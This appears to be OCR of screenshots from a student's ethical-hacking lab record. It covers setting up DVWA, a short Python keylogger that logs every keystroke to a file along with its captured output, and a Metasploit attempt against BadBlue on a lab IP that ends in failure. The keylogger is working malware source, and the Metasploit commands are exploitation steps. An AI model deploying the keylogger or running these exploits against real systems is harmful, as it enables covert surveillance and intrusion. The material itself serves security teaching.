utf8_general_ci
Check privileges
mysql
latin1_swedish_ci
performance_schema
utf8_general_ci
phpmyadmin
utf8_bin
test
latin1_swedish_ci
Total: 5
Check all
With selected:
Drop
Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server.
Enable statistics
Console
DVWA-master.zip
Show all
Type here to search



config
File Home Share View
This PC › Windows (C:) › xampp1 › htdocs › DVWA › config
Search config
Quick access
Desktop
Downloads
Documents
Pictures
DVWA-master
New Volume (E:)
Sandhya
Screenshots
OneDrive
This PC
Network
Name
Date modified
Type
Size
config.inc.php.dist
18-02-2022 08:50
DIST File
3 KB
*config.inc.php.dist - Notepad
File Edit Format View Help
<?php
If you are having problems connecting to the MySQL database and all of the variables below are correct
try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
Thanks to @digininja for the fix.
Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled
Database variables
WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
Please use a database dedicated to DVWA.
#
If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
See README.md for more information on this.
$_DVWA = array();
$_DVWA['db_server'] = '127.0.0.1';
$_DVWA['db_database'] = 'root';
$_DVWA['db_user'] = '';
$_DVWA['db_password'] = 'p@ssw0rd';
$_DVWA['db_port'] = '3306';
Ln 20, Col 28
100%
Windows (CRLF)
UTF-8
1 item
1 item selected 2.34 KB
Type here to search
Links
24°C
ENG
08:53
18-02-2022


localhost:8080/DVWA/setup.php
Error
PHP module mysql: Installed
PHP module pdo_mysql: Installed
Backend database: MySQL/MariaDB
Database username: root
Database password: "blank"
Database database: dvwa
Database host: 127.0.0.1
Database port: 3306
reCAPTCHA key: Missing
[User: CS-15] Writable folder C:\xampp1\htdocs\DVWA\hackable\uploads\: Yes
[User: CS-15] Writable file C:\xampp1\htdocs\DVWA\external\phpids\0.6\lib\IDS\tmp\phpids_log.txt: Yes
[User: CS-15] Writable folder C:\xampp1\htdocs\DVWA\config: Yes
Status in red, indicate there will be an issue when trying to complete some modules.
If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.
allow_url_fopen = On
allow_url_include = On
These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.
Create / Reset Database
Damn Vulnerable Web Application (DVWA) v1.10 *Development*
DVWA-master.zip
Show all
Type here to search
Links
24°C
ENG
08:56
18-02-2022



localhost:8080/DVWA/login.php
DVWA
Username
admin
Password
Login
Damn Vulnerable Web Application (DVWA)
DVWA-master.zip
Show all
Type here to search
Links
24°C
ENG
08:58
18-02-2022



localhost:8080/DVWA/vulnerabilities/sqli/?id=3&Submit=Submit&user_token=48ffeb4452ebb8bc9557ed2969efe844#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Vulnerability: SQL Injection
User ID:
Submit
ID: 3
First name: Hack
Surname: Me
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_injection
https://bobby-tables.com/
DVWA-master.zip
Show all
Type here to search
Links
24°C
ENG
09:01
18-02-2022


Practical 9



neeraj.py - C:/Users/YASH/OneDrive/Desktop/neeraj.py (3.10.0)
File Edit Format Run Options Window Help
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
print("Hello Neeraj")
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG, format='%(asctime)
# This is from the library
def on_press(key):
logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
listener.join()
Ln: 4 Col: 19
IDLE Shell 3.10.0
File Edit Shell Debug Options Window Help
Python 3.10.0 (tags/v3.10.0:b494f59, Oct 4 2021, 19:00:18) [MSC v.1929 64 bit (AMD64)]
on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
========== RESTART: C:/Users/YASH/OneDrive/Desktop/neeraj.py ==========
Hello Neeraj
Ln: 5 Col: 0
key_log - Notepad
File Edit Format View Help
2022-01-28 12:37:56,310:'h':
2022-01-28 12:37:56,466:'e':
2022-01-28 12:37:56,928:'l':
2022-01-28 12:37:57,070:'l':
2022-01-28 12:37:57,255:'o':
2022-01-28 12:37:57,679:Key.space:
2022-01-28 12:37:58,094:'n':
2022-01-28 12:37:58,299:'e':
2022-01-28 12:37:58,441:'e':
2022-01-28 12:37:58,623:'r':
2022-01-28 12:37:59,245:'a':
2022-01-28 12:37:59,390:'j':
2022-01-28 12:38:00,263:Key.enter:
Ln 4, Col 29
100%
Windows (CRLF)
UTF-8
ENG
IN
12:38
28-01-2022

Practical 10






Kali-Linux-2018.4-vm-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Kali-Linux-2018.4-vm-a
Shared VMs
Home
Kali-Linux-2018.4-vm-am...
Applications Places Terminal Thu 22:30
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: ~
o
To boldly go where no
shell has gone before
=[metasploit v4.17.17-dev]
+ -- --=[1817 exploits - 1031 auxiliary - 315 post]
+ -- --=[539 payloads - 42 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > console
[-] Unknown command: console.
msf > search badblue
[!] Module database cache not built yet, using slow search
Matching Modules
Name Disclosure Date Rank Description
exploit/windows/http/badblue_ext_overflow 2003-04-20 great BadBlue 2.5 EXT.dll Buffer Overflow
exploit/windows/http/badblue_passthru 2007-12-10 great BadBlue 2.72b PassThru Buffer Overflow
msf > use exploit/windows/http/badblue_passthru
msf exploit(windows/http/badblue_passthru) > set rh
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
25°C Smoke
ENG
09:00
25-02-2022


Kali-Linux-2018.4-vm-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Kali-Linux-2018.4-vm-a
Shared VMs
Home
Kali-Linux-2018.4-vm-am...
*Untitled - Notepad
File Edit Format View Help
NEERAJ APPARI T073
Ln 1, Col 14
100%
Windows (CRLF)
UTF-8
datastore. Use -g to operate on the global datastore
msf exploit(windows/http/badblue_passthru) > set rhoost 192.168.40.128
rhoost => 192.168.40.128
msf exploit(windows/http/badblue_passthru) > set rport 8000
rport => 8000
msf exploit(windows/http/badblue_passthru) > run
[-] Exploit failed: The following options failed to validate: RHOST.
[*] Exploit completed, but no session was created.
msf exploit(windows/http/badblue_passthru) >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
25°C Smoke
ENG
09:01
25-02-2022